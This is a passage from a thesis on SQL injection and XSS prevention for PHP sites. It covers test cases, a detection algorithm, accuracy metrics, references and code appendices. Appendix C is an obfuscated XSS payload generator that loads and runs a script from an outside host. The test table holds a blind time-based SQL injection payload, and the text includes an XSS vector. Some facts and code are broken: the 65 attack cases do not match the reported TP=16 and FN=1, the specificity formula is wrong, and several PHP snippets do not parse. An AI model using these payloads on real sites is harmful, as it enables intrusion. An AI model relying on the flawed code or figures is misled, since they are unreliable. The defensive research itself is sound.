14	Blind SQL Injection Attack	serid = 22 IF(substrin g(DATAB ASE(),1,1) = 't', SLEEP(15) , 0)	There is no chance of attack User Details not found.	Same as expected	pass

In testing the SQL Injection attacks first we check if the user details can be retrieved with a change of the id in URL. Later some true statements are added so that it can be checked if the details can be retrieved. If this is working, statements that are required for retrieving the details which the attacker requires are added. These details might include obtaining the database. Version, database schema, database tables etc. The most important detail related to the database is the version of the database used. In the experiment, it is checked if the database version is obtained without the hashing technique being implemented. Later the hashing technique is checked. The statements for obtaining database version is added. But the details are not obtained since the browser details are hashed. A total of 65 test cases have been run which includes 28 test-cases for Tautology attacks, 6 test-cases for piggy -back attack, 6 test-cases for union attacks, 7 test cases for general login and 16 test-cases for Blind SQL Injection attacks. Hashing technique is checked against SQLI and XSS attack in an incognito window of the same browser

in which the user's session has been established. It also tested in curl, a tool which can be used to establish a session and perform URL manipulations. Both the tests proved a hashing technique to be effective. Hashing technique is checked against XSS and SQLI attack in the incognito window of the same browser in which the user's session has been established.

6.4.Cross Site Scripting Test cases

In this section we performed a series of experiments with our prototype implementation to demonstrate its ability to detect previously known cross-site scripting vulnerabilities, as well as new ones. To this end, XSS Detection was run on seven popular XSS Payloads. The dataset of attacks used for evaluation XSS Detection tool were extracted from a repository of XSS attack vectors found in http://ha.ckers.org/xss.html. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.



Figure 6.1 XSS Prevention with malacious code

From figure 6.1 we analyze when the attacker sends malicious JavaScript code to the server our prevention page identifies the code and forwards a signal to the user like below. Example the attacker inserts this malicious JavaScript code <IMG"""><SCRIPT>alert("XSS")</SCRIPT>">'.



Figure 6.2 Identification of malacious JavaScript code

From the above Figure 6.2 Response attacker's sent malicious JavaScript code but it is identified as malicious code. (Detail are listed at Appendix D).

Algorithm 1: Algorithm for detecting DOM-based XSS.

(1) Input: web application
(2) Output: XSS vulnerabilities
(3) dom DOM = parse (web application)
(4) node = [ ];
(5) for (var i = 0; i < arguments.length; i++) {
(6) element.push (doc.getElementById (arguments[i]));
(7) return node element;
(8) doc = new HTML Document (testDom);
(9) jQuery.setDocument (doc);
(10) var all = jQuery("*"), good = true;
(11) for (var i = 0; i < all.length; i++);
(12) for (all [i].nodetype) {
(13) run() {
(14) basic_tests();

```
(15)        id_test();
(16)        class_tests();
(17)        name_tests();
(18)        window_location_tests();
(19)        header_tests();
(20)        referer_attributes_tests();
(21)        location_header_tests();
(22)        url_encoded_tests();
(23)        document_location_tests();
(24)        pseudo_form_tests();
(25)    }
(26) return vulns summary();
```

Many important categories of vulnerabilities are triggered by unexpected user inputs and can appear anywhere within the application. Any XSS or redirection vulnerabilities are identified by the injection module and detected where a crafted URL is to introduce malicious data into the DOM of the relevant page. The above Algorithm 1 each of the webpages on a URL is inspected for either an unconventional or unsafe use of the APIs. This is achieved by visiting every node in the webpage. Each node is subjected to the various DOM tests as outlined in the algorithm. The algorithm returns a vulnerability summary of the content of each node visited. This summary gives an indication of the possibility of XSS in web application.

6.5.Performance Evaluation

In this section, we measure the performance of the proposed SQL injection prevention system and compare the result with excluding proposed SQL and XSS injection prevention mechanism from web pages. To conduct this evaluation, we consider the requirements of SQLIA and XSS prevention detection mechanism. Therefore, the evaluation includes those measures like accuracy, performance, completeness, and scalability. Standard metrics for measuring the performance of SQLIA prevention System is evaluated by computing measures from the value in the confusion matrix shown in Table 6.8.underneath.

Table 6.9 Confusion Matrix

		Actual class	
		Negative Class(normal)	Positive Class(Attack)
Predicted Class	Negative Class(normal)	True Negative(TN)	False Negative (FN)
	Positive Class(Attack)	False Positive(FP)	True Positive (TP)

6.5.1. Performance Evaluation Metrics

In the course of implementation, the following performance metrics were studied:

- Capability to detect vulnerabilities
- Accuracy
- False-positive rate.

NAME OF THE METRIC	FORMULA
PRECISION	TP / (TP + FP)
SENSITIVITY (RECALL)	TP / (TP + FN)
ACCURACY	(TP +TN) / (TP +FP +FN +TN)
SPECIFICITY	TN / (TN + FN)
F- MEASURE	2 * (PRECISION * RECALL) /(PRECISION+ RECALL)

Where: **True Positivity (TP)** - the number of items correctly labelled as belonging to the malicious class.

True Negativity (TN) - the number of items correctly labelled as belonging to the benign class.

False Positivity (FP) - the number of benign apps wrongly labelled as belonging to the malicious class.

False Negativity (FN) - the number of malicious apps wrongly labelled as belonging to the benign class.

Precision: The ratio of number of malicious APK's correctly classified as malicious to the total number of malicious APK's classified as malicious and the benign APK's classified as malicious.
Recall: The ratio of number of malicious APK's correctly classified as malicious to the total number of malicious APK's in the test data.
Specificity: Measures the proportion of benign apps which are correctly identified as such and is complementary to the Recall.
Accuracy: is the measure of the overall effectiveness of the system.
F-Measure: uses precision and sensitivity values to provide a single measurement for the system.
As mentioned earlier the effectiveness of SQLI-A prevention System is measured in terms of accuracy in which it identifies how much do the SQLI-A prevention System classify the coming user input as normal and attack.

6.5.2. Accuracy

This is a measure of the degree to which the results of the test scanning conducted on the developed framework conform to the correct values. Accuracy is calculated using the following formula:

$$\text{accuracy} = \frac{TP+TN}{TP+FP+TN+FN} \qquad 6.1$$

6.5.3. False-Positive Rate

In performing multiple comparisons, the false-positive ratio is calculated as the ratio between the number of negative events wrongly categorized as positive and the total number of actual negative events.
The false-positive rate is given by

$$\text{FalsePositive} = \frac{FP}{FP+TN}n \qquad 6.2$$

For our case we get the accuracy SQLI and XSS detection and prevention mechanism. We used 65 attack cases as stated. For our case we get the accuracy SQLI and XSS detection and prevention mechanism. We used 65 attack cases as stated above and we got 65 attacks out of the given which means zero are classified as falsely as normal. And also from the normal 16 cases 15 is predicted normal and the rest 1 is predicted as attack falsely. From this we got TP =16, FP

= 0, TN =15 and FN= 1 so we can calculate it accuracy and we got 96%.So from this we found that the accuracy of the proposed system is encouraging results.

6.5.4. Performance Evaluation: Performance

The main objective of this performance evaluation is to identify whether it add noticeable overload or not to the SQLI and XSS detection and prevention mechanism. In particular, the following measures will be used to assess the SQLI and XSS detection and prevention mechanism System's performance including accuracy:

6.5.5. Performance Evaluation: Completeness

The aim of this completeness is to minimize false alarm rate. When the false alarm rate decreases we can assume that the detection and prevention mechanism starts examining all SQLI and XSS pattern in user input. So for our case false alarm rate for the SQL and XSS detection and prevention mechanisms less.so from this we can conclude that the proposed SQLI and XSS detection and prevention mechanism is better detecting SQLI and XSS pattern and it is complete

6.6.Discussion

Based on the results we have obtained in the previous Chapter we present here our perception of the result in relation to the research objectives stated in Chapter 1. As a reminder, the primary objective of this work was to design SQL injection and XSS Vulnerability protection system to web security threats and that can detect and prevent SQL injection attack and XSS and this thesis work answers our research the questions.

After this research work and the experimentation ,we have obtained it accuracy was 96%.So from this we found that the accuracy of the proposed system encouraging results as we have assumed at the beginning of this work. In this thesis work, we have tried to develop filter algorithm that can detect SQL injection pattern and XSS and block those pattern before hacker get access to the database. We assume that it will increase the detection performance of our system and our result proves this expectation. Hashing technique is very confidential mechanism

CHAPTER SEVEN: CONCLUSION AND FUTURE WORK

7.1. Conclusion

This thesis work implements a technique to prevent and detect SQLIA and XSS. The implementation uses hashing technique which is computationally light. The proposed technique effectively prevent and detect SQLIA and XSS attack without much over head on the application. In this work parameterized queries are used to avoid blind SQLIAs. The hashing technique and the parameterized queries have been tested against 65 test cases, here the application behaved as predicted against all these test cases that showed we have meet our objectives and the developed framework is capable of prevent and detect SQLIA and XSS attack. This thesis analyzed the problems that current Web Vulnerability Scanners are facing when trying to detect XSS vulnerabilities, as reported in recent research it was found that the vulnerability scanners are a promising mechanism to fight the XSS vulnerabilities in web applications. In the implementation of the Cross site script attack prevention mechanism, every HTTP request and response is fetched through servlet filter and it is analyzed to check for the presence of any malicious injected script. If any additional injected script is presented in the HTTP response, it might be the suspicious script that leads to the XSS attack. We used some performance metrics to measure the performance of the system which include accuracy, false positive rate, and false negative rate. While we have conducted the experiment on the selected test cases ,we have obtained accuracy was 96% ,So from this we found that the accuracy of the proposed detection and prevention mechanism was encouraging results as we have assumed at the beginning of this work.

7.2. Recommendation

We recommended that the regular security tests need to be part of an effective software development process, also detected layer must play an important role in providing a testing framework. Moreover the developers must train well enough about the security holes in the website. Security awareness and education is incorporated throughout several stages such as creating documentation, threat modeling etc. Nevertheless, it is important to understand that the goal of vulnerability detection and prevention is to reveal security flaws so that developers can

trace these issues and implement security mechanisms. In addition to this we proposes that as our culture becomes more dependent on information, social engineering will remain the greatest threat to any security system. Prevention includes: educating people about the value of information, training them to protect it, and increasing people's awareness of how social engineers operate.

7.2. Future Work

Future research work on this topic will involve the definition of more DOM-based features that could lead to detection of other code and server-side injection vulnerabilities like SQL and cross-site request forgery attacks. Also, the method could be implemented using other soft computing approaches like genetic algorithm and neural networks. The XSS and SQLI Detection needs to think like the developer and get a feeling how the Web application works inside, to make intelligent assumptions and to detect more vulnerabilities. Evading filters of a Web application requires a creative mind to come up with new attack vectors. This is also a task that done in the future work by XSS and SQLI Detection and Prevention to become efficiently.

- The method could be implemented using other soft computing approaches like genetic algorithm and neural networks.
- It is possible to further minimize miss detection probability and prevent new types of attacks that are created by malicious attackers.
- This research work can be further enhanced with the capability for the identification of new types of attacks in order to prevent unexpected attacks generated and launched by attackers.
- The XSS and SQLI Detection needs to think like the developer and get a feeling how the Web application works inside, to make intelligent assumptions and to detect more vulnerabilities.

References

1. OWASP Foundation, "OWASP Top-10 2013," [Online]. Available: https://www.owasp.org/images/f/f8/OWASP_Top_10_-_2013.pdf.
2. OWASP Foundation, "OWASP Top-10 2017 (Release Candidate 1)," [Online]. Available:https://github.com/OWASP/Top10/raw/master/2017/OWASP%20Top%2010%20-%202017%20RC1-English.pdf.
3. Telstra Cyber Security Report "Managing risk in a digital world" technical report 2017
4. S. M. Kerner, "How was SQL Injection Discovered?" [Online]. Available: http://www.esecurityplanet.com/network-security/how-was-sqlinjection-discovered.html
5. R. F. Puppy, "NT Web Technology Vulnerabilities," Phrack Magazine, vol. 8, no. 54. Phrack.org, [Online]. Available: http://phrack.org/issues/54/ 8.html
6. D. Litchfield, "Remote Web Application Disassembly with ODBC Error Messages," Blackhat Asia, 1,[Online]. Available: www.blackhat.com/ presentations/bh-asia-01/litchfield/litchfield.doc
7. C. Anley, "Advanced SQL Injection in SQL Server Applications," NGSSoftware Insight Security Research (NISR), Next Generation Security Software Ltd, Online].Available:http://www.cgisecurity.com/lib/advanced_sql_injection.pdf
8. C. Anley, "(more) Advanced SQL Injection in SQL Server Applications (White Paper)," NGSSoftware Insight Security Research (NISR), Next Generation Security Software Ltd, [Online]. Available: http://www.cgisecurity.com/lib/more_ advanced_sql_injection.pdf
9. TrustWave, "Trustwave 2011 Global Security Report," [Online]. Available: https://www.trustwave.com/Resources/Library/Documents/2011- Trustwave-Global-Security-Report/?dl=1
10. Nirav Desai "HACKING&TRICK" a Blog about Hacking & Computer Security https://tipstrickshack.blogspot.com/2013/01/list-of-vulnerability-its-tutorial.html
11. G. Ollmann, "Second-order Code Injection Attacks," NGSSoftware Insight Security Research (NISR), Next Generation Security Software Ltd, [Online]. Available:https://packetstormsecurity.com/files/download/34919/SecondOrderCodeInjection.pdf

12. Amit Klein “DOM Based Cross Site Scripting or XSS of the Third Kind” (WASC writeup), July 2015.
13. Friedl's Steve Unixwiz.net Tech Tips. (2007). “SQL Injection Attacks by Example”. Retrieved November 1, 2007, from http://www.unixwiz.net/techtips/sql-injection.html
14. Wei, K., Muthuprasanna, M., & Suraj Kothari. (2006, April 18). “Preventing SQL injection attacks in stored procedures”. Software Engineering IEEE Conference. Retrieved November 2, 2007, from http://ieeexplore.ieee.org.
15. Zhendong Su, Gary Wassermann. University of California, Davis. “The Essence of Command Injection Attacks in Web Applications.” Retrieved January 11, 2009, from http://portal.acm.org
16. Merlo, Ettore, Letarte, Dominic, Antoniol & Giuliano.”Automated Protection of PHP Applications against SQL-injection Attacks.” Software Maintenance and Reengineering, 11th European Conference IEEE CNF.
17. B. Kitchenham and S. Charters, “Guidelines for Performing Systematic Literature Reviews in Software Engineering,” in EBSE Technical Report, Ver. 2.3. Keele University and the University of Durham, 2007.
18. B. Kitchenham, O. P. Brereton, D. Budgen, M. Turner, J. Bailey, and S. Linkman, “Systematic Literature Reviews in Software Engineering–A Systematic Literature Review,” Information and Software Technology, vol. 51, no. 1, pp. 7–15. Elsevier, 2009.
19. K. Peffers, T. Tuunanen, M. A. Rothenberger and S. Chatterjee, "A design science research methodology for information systems research," Journal of management information systems, vol. 24, pp. 45-77, 2007.
20. A. Hevner and S. Chatterjee, "Design science research in information systems," in Design research in information systems, Springer, 2010, pp. 9-22.
21. Oates, B.J, (2006). “Reviewing the literature” - Researching Information Systems and Computing. London, England: SAGE Publications Ltd.
22. Backman, Lars. "Why is security still an issue? A study comparing developers’ software security awareness to existing vulnerabilities in software applications." (2018).
23. Bissyandé, Tegawendé F., et al. "Vulnerabilities of Government Websites in a Developing Country–The Case of Burkina Faso." International Conference on e-Infrastructure and e-Services for Developing Countries. Springer, Cham, 2015.

24. B.SHAH, C., and PANCHAL, D. R. “Secured hash algorithm-1”: review paper. In International Journal for advance research in engineering and technology (Oct 2014), pp.1–6.
25. Temeiza, Q., Temeiza, M., and Itmazi, J. “A novel method for preventing SQL injection using sha-1 algorithm and syntax-awareness.” In 2017 Joint International Conference on Information and Communication Technologies for Education and Training and International Conference on Computing in Arabic (ICCA-TICET) (Aug 2017), pp. 1–4
26. M. Dornseif. “Common Failures in Internet Applications”, May 2005.http:// md.hudora.de/presentation/2005-common-failures dornseif-common-failures-2005-05-25.pdf
27. J. Garcia-Alfaro and G. Navarro-Arribas, “Prevention of cross-site scripting attacks on current web applications,” in Proceedings of the 2007 OTM confederated international conference on On the move to meaningful internet systems: CoopIS, DOA, ODBASE, GADA, and IS - Volume Part II, ser. OTM’07. Berlin, Heidelberg: Springer-Verlag, 2007, pp. 1770–1784
28. Grossman, RSNAKE, PDP, Rager, and Fogie, “XSS Attacks: Cross-site Scripting Exploits and Defense,” Syngress Publishing Inc, 2007.
29. Yang, Shun-Fa, and Hsin-hsin Kuo. "Cross-site script detection and prevention." U.S. Patent 8,578,482, issued November 5, 2013.
30. OWASP, “DOM Based XSS - https://www.owasp.org/index.php/DOM_B ased_XSS,” 2013.
31. V. Benjamin Livshits, “Html tag and attribute vulnerable to XSS.” https://developer.salesforce.com/page/Secure_Coding_Cross_Si Jan. 2014.
32. Joel Scambray, Mike Shema, and Caleb Sima, “Hacking Exposed: Web Applications”, Mc Graw-Hill, California, U.S.A, pp. 215- 221, June 2002.
33. CBS news, “Cyper Criminals Target Web Services - Yahoo, Google, PayPal Seek to Close Security Holes”, http://www.cbsnews.com/stories/2006/06/23/tech/main1747714.shtml
34. National Institute of Standards and Technology (NIST). "Federal Information Processing Standards Publications (FIPS PUB 197)" November 26, 2009.
35. Y. Shin, S. Myers, and M. Gupta, "A case study on asprox infection dynamics," in Detection of Intrusions and Malware, and Vulnerability Assessment, ed: Springer, 2009, pp. 1-20
36. W. Kim, O.-R. Jeong, C. Kim, and J. So, "The dark side of the Internet: Attacks, costs and responses," Information systems, vol. 36, pp. 675-705, 2011.

37. D. Hartley, "Chapter 1 - What Is SQL Injection?," in SQL Injection Attacks and Defense, ed Boston: Syngress, 2012, pp. 1-25.
38. C. Tankard, "Advanced Persistent threats and how to monitor and deter them," Network Security, vol. 2011, pp. 16-19, 8// 2011
39. A. K. Sood, "The crux and the myth — breaches in security vendor websites," Computer Fraud & Security, vol. 2009, pp. 11-13, 7// 2009.
40. A. K. Sood, "The crux and the myth—breaches in security vendor websites," Computer Fraud & Security, vol. 2009, pp. 11-13, 2009.
41. Softpedia. (2013, April). "Stories about SQL injection." Available: http://news.softpedia.com/newsTag/SQL+injection
42. Kirda, Engin, Christopher Kruegel, Giovanni Vigna, and Nenad Jovanovic, "Noxes: a Client-Side Solution for Mitigating Cross-Site Scripting Attacks", ACM Symposium on Applied Computing, pp. 330-337, 2006.
43. Van Gundy, Matthew, and Hao Chen, "Noncespaces: Using Randomization to Enforce Information Flow Tracking and Thwart Cross-Site Scripting Attacks", 16th Annual Network & Distributed System Security Symposium, 2009.
44. Erlingsson, Ulfar, V. Benjamin Livshits, and Yinglian Xie, "End-toEnd Web Application Security", The USENIX Workshop on Hot Topics in Operating Systems, pp. 2–7, 2007.
45. E. Kirda, C. Kruegel, G. Vigna, and N. Jovanovic, " Noxes: A client-side solution for mitigating cross-site scripting attacks", In 21st ACM Symposium on Applied Computing (SAC), 2006

Appendixes

Appendix A: Sample Code for Securely start a PHP session.

```
<?php
include 'psl-config.php';
function sec_session_start() {
$session_name = 'sec_session_id'
$secure = SECURE;
$httponly = true;
ini_set('session.use_only_cookies', 1);
$cookieParams = session_get_cookie_params();
session_set_cookie_params($cookieParams["lifetime"],
$cookieParams["path"],
$cookieParams["domain"],
$secure,
$httponly);
session_name($session_name);
session_start();
session_regenerate_id();
}
```

Appendix B: Sample Code for Securely Create Login page .

```
<?php
include_once 'psl-config.php';
function sec_session_start() {
$session_name = 'sec_session_id';
$secure = SECURE;
$httponly = true;
if (ini_set('session.use_only_cookies', 1) === FALSE) {
header("Location: ../error.php?err=Could not initiate a safe session (ini_set)");
exit();
}
```

```
$cookieParams=
session_get_cookie_params();
session_set_cookie_params($cookieParams[
"lifetime"],
$cookieParams["path"],
$cookieParams["domain"],$secure,
$httponly);
session_name($session_name);
session_start();
session_regenerate_id();
}
function login($email, $password, $mysqli)
{
if ($stmt = $mysqli->prepare("SELECT id,
username, password, salt
FROM members
WHERE email = ? LIMIT 1")) {
$stmt->bind_param('s', $email); // Bind
"$email" to parameter.
$stmt->execute(); // Execute the prepared
query.
$stmt->store_result();
$stmt->bind_result($user_id, $username,
$db_password, $salt);
$stmt->fetch();
$password = hash('sha512', $password .
$salt);
if ($stmt->num_rows == 1) {
if (checkbrute($user_id, $mysqli) == true) {
return false;
} else {
if ($db_password == $password) {
$user_browser=
$_SERVER['HTTP_USER_AGENT'];
$user_id = preg_replace("/[^0-9]+/", "",
$user_id);
$_SESSION['user_id'] = $user_id;

$username = preg_replace("/[^a-zA-Z0-9_\-
]+/", "", $username);
$_SESSION['username'] = $username;
$_SESSION['login_string'] = hash('sha512',
$password . $user_browser);
return true;
} else {
$now = time();
if (!$mysqli->query("INSERT INTO
login_attempts(user_id, time)
VALUES ('$user_id', '$now')")) {
header("Location: ../error.php?err=Database
error: login_attempts");
exit();
}
return false;
}
}
} else {
return false;
}
} else {
header("Location: ../error.php?err=Database
error: cannot prepare statement");
```

```
exit();
}
}
function checkbrute($user_id, $mysqli) {
$now = time();
$valid_attempts = $now - (2 * 60 * 60);
if ($stmt = $mysqli->prepare("SELECT
time
FROM login_attempts
WHERE user_id = ? AND time >
'$valid_attempts'")) {
$stmt->bind_param('i', $user_id);
$stmt->execute();
$stmt->store_result();
if ($stmt->num_rows > 5) {
return true;
} else {
return false;
}
} else {
header("Location: ../error.php?err=Database
error: cannot prepare statement");
exit();
}
}
function login_check($mysqli) {
// Check if all session variables are set
if (isset($_SESSION['user_id'],
$_SESSION['username'],
$_SESSION['login_string'])) {
$user_id = $_SESSION['user_id'];
$login_string = $_SESSION['login_string'];
$username = $_SESSION['username'];
$user_browser =
$_SERVER['HTTP_USER_AGENT'];
if ($stmt = $mysqli->prepare("SELECT
password
FROM members
WHERE id = ? LIMIT 1")) {
$stmt->bind_param('i', $user_id);
$stmt->execute();   // Execute the prepared
query.
$stmt->store_result();
if ($stmt->num_rows == 1) {
$stmt->bind_result($password);
$stmt->fetch();
$login_check = hash('sha512', $password .
$user_browser);
if ($login_check == $login_string) {
return true;
} else {
return false;
}
} else {
// Not logged in
return false;
}
} else {
header("Location: ../error.php?err=Database
error: cannot prepare statement");
exit();
}
```

```
} else {
return false;
}
}
function esc_url($url) {
if ('' == $url) {
return $url;
}
$url = preg_replace('|[^a-z0-9-~+_.?#=!&;,/:%@$\|*\'()\\x80-\\xff]|i', '', $url)
$strip = array('%0d', '%0a', '%0D', '%0A');
$url = (string) $url;
$count = 1;
while ($count) {
$url = str_replace($strip, '', $url, $count);
}
$url = str_replace(';//', '://', $url);
$url = htmlentities($url);
$url = str_replace('&amp;', '&#038;', $url);
$url = str_replace("'", '&#039;', $url);
if ($url[0] !== '/') {
return '';
} else {
return $url;
}
}
```

Appendix C: Sample Code for payload generation for hashing hidden external script based

```
<!DOCTYPE html>
<body>
<h1>Payload Generator</h1>
<h4>Hash-Hidden External Script Based</h4>
Script Source:<br>
<input type="text" size=50><br><br>
<button onclick="payload()">Generate</button>
<br><br>
<h3>Payload</h3>
Inside XSS Vector:<br>
<b id="payload"></b><br><br>
After URL Hash:<br>
<textarea rows=4 cols= 50 style="border:none;resize:none" id="hash" readonly></textarea>
<br>
<p>Example (Firefox):</p>
```

```
<button onclick="example()">Trigger</button>
<script>
function payload() {
s = document.getElementsByTagName('input')[0].value;
h = btoa('with(document)body.appendChild(createElement(/script/.source)).src=atob(/' + btoa(s)
+ '/.source)');
p = 'eval(atob(URL.slice(-' + h.length + ')))';
document.getElementById('payload').textContent = p;
document.getElementById('hash').textContent = h;
o = '//brutelogic.com.br/webgun/test.php?p=<svg/onload=' + p + '>#' + h;
}
function example() {open(o, '', 'top=90, left=260, width=900, height=600');
}
</script>
</body>
</html>
```

Appendix D: Sample Code for Cross Site Scripting Test cases

```
<?php
class Filter
{
private $allowed_protocols = array(),
$allowed_tags = array();
Public function addAllowedProtocols($protocols)
{
$this->allowed_protocols = (array)$protocols;
}
Public function addAllowedTags($tags)
{ $this->allowed_tags = (array)$tags;
}
public function xss($string)
{ if (!$this->isUtf8($string)) {
return '';
}
$string = str_replace(chr(0), '', $string);
$string = preg_replace('%&\s*\{[^}]*(\}\s*;?|$)%', '', $string);
$string = str_replace('&', '&amp;', $string);
$string = preg_replace('/&amp;#([0-9]+;)/', '&#\1', $string);
```

```
$string = preg_replace('/&amp;#[Xx]0*((?:[0-9A-Fa-f]{2})+;)/', '&#x\1', $string);
$string = preg_replace('/&amp;([A-Za-z][A-Za-z0-9]*;)/', '&\1', $string);
return preg_replace_callback('%
(
<(?=[^a-zA-Z!/])  # a lone <
|  # or
<!--.*?-->       # a comment

|  # or

<[^>]*(>|$)       # a string that starts with a <, up until the > or the end of the string
| # or  >  # just a >
)%x', array($this, 'split'), $string);
}   private function isUtf8($string)
{ if (strlen($string) == 0) {
return true;
}          return (preg_match('/^./us', $string) == 1);
}private function split($m)
{
$string = $m[1];
if (substr($string, 0, 1) != '<') {
return '&gt;';
} elseif (strlen($string) == 1) {
return '&lt;';
}if   (!preg_match('%^<\s*(/\s*)?([a-zA-Z0-9\-]+)([^>]*)>?|(<!--.*?-->)$%', $string, $matches)}// Seriously malformed.  return '';
$slash = trim($matches[1]);
$elem = &$matches[2];
$attrlist = &$matches[3];
$comment = &$matches[4];
if ($comment) {
$elem = '!--';
}    if  (!in_array(strtolower($elem), $this->allowed_tags, true)) {
return '';
}
if ($comment) {
return $comment;
}if ($slash != '') {
return "</$elem>" }
$attrlist  =  preg_replace('%(\s?)/\s*$%',  '\1', $attrlist, -1, $count);
$xhtml_slash = $count ? ' /' : '';
$attr2       =       implode('       ',       $this->attributes($attrlist));
$attr2 = preg_replace('/[<>]/', '', $attr2);
$attr2 = strlen($attr2) ? ' ' . $attr2 : '';
return "<$elem$attr2$xhtml_slash>";
}
private function attributes($attr) {
$attrarr = array();
$mode = 0;
$attrname = '';
```

```
while (strlen($attr) != 0) { // Was the last operation successful?
$working = 0;
switch ($mode) {
case 0:
if (preg_match('/^([-a-zA-Z]+)/', $attr, $match)) {
$attrname = strtolower($match[1]);
$skip = ($attrname == 'style' || substr($attrname, 0, 2) == 'on');
$working = $mode = 1;
$attr = preg_replace('/^[-a-zA-Z]+/', '', $attr);
}
break;
case 1:
if (preg_match('/^\s*=\s*/', $attr)) {
$working = 1;
$mode = 2;
$attr = preg_replace('/^\s*=\s*/', '', $attr);
break;
} if (preg_match('/^\s+/', $attr)) {
$working = 1;
$mode = 0;
if (!$skip) {
$attrarr[] = $attrname;
}
$attr = preg_replace('/^\s+/', '', $attr);
}
break;
case 2:
if (preg_match('/^"([^"]*)"(\s+|$)/', $attr, $match)) {
$thisval = $this->badProtocol($match[1]);
if (!$skip) {
$attrarr[] = "$attrname=\"$thisval\"";
}
$working = 1;
$mode = 0;
$attr = preg_replace('/^"[^"]*"(\s+|$)/', '', $attr);
break;
}
if (preg_match("/^'([^']*)'(\s+|$)/", $attr, $match)) {
$thisval = $this->badProtocol($match[1]);
if (!$skip) {
$attrarr[] = "$attrname='$thisval'";
}
$working = 1;
$mode = 0;
$attr = preg_replace("/^'[^']*'(\s+|$)/", '', $attr);
break;
}
if (preg_match("%^([^\s\"']+)(\s+|$)%", $attr, $match)) {
$thisval = $this->badProtocol($match[1]);
if (!$skip) {
$attrarr[] = "$attrname=\"$thisval\"";
}
$working = 1;
```

```
$mode = 0;
$attr = preg_replace("%^[^\s\"']+(\s+|$)%", '', $attr);
}
break;
}
if ($working == 0) {
// Not well formed; remove and try again.
$attr = preg_replace('/ ^ ( "[^"]*("|$) # - a string that starts with a double quote, up until the next double quote or the end of the string | # or \'[^\']*(\'|$)| # - a string that starts with a quote, up until the next quote or the end of the string
| # or
\S # - a non-whitespace character
)* # any number of the above three
\s* # any number of whitespaces
/x', '', $attr);
$mode = 0;
}
}
if ($mode == 1 && !$skip) {
$attrarr[] = $attrname;
}
return $attrarr;
  } private function badProtocol($string)
{
 $string = html_entity_decode($string, ENT_QUOTES, 'UTF-8')
        return htmlspecialchars($this->stripDangerousProtocols($string), ENT_QUOTES, 'UTF-8');
}
private function stripDangerousProtocols($uri)
{
do {
$before = $uri;
$colonpos = strpos($uri, ':');
if ($colonpos > 0) {
$protocol = substr($uri, 0, $colonpos);
if (preg_match('![/?#]!', $protocol)) {
break;
}
if (!in_array(strtolower($protocol), $this->allowed_protocols, true)) {
$uri = substr($uri, $colonpos + 1);
}
}
} while ($before != $uri);
return $uri;
}
}
?>
```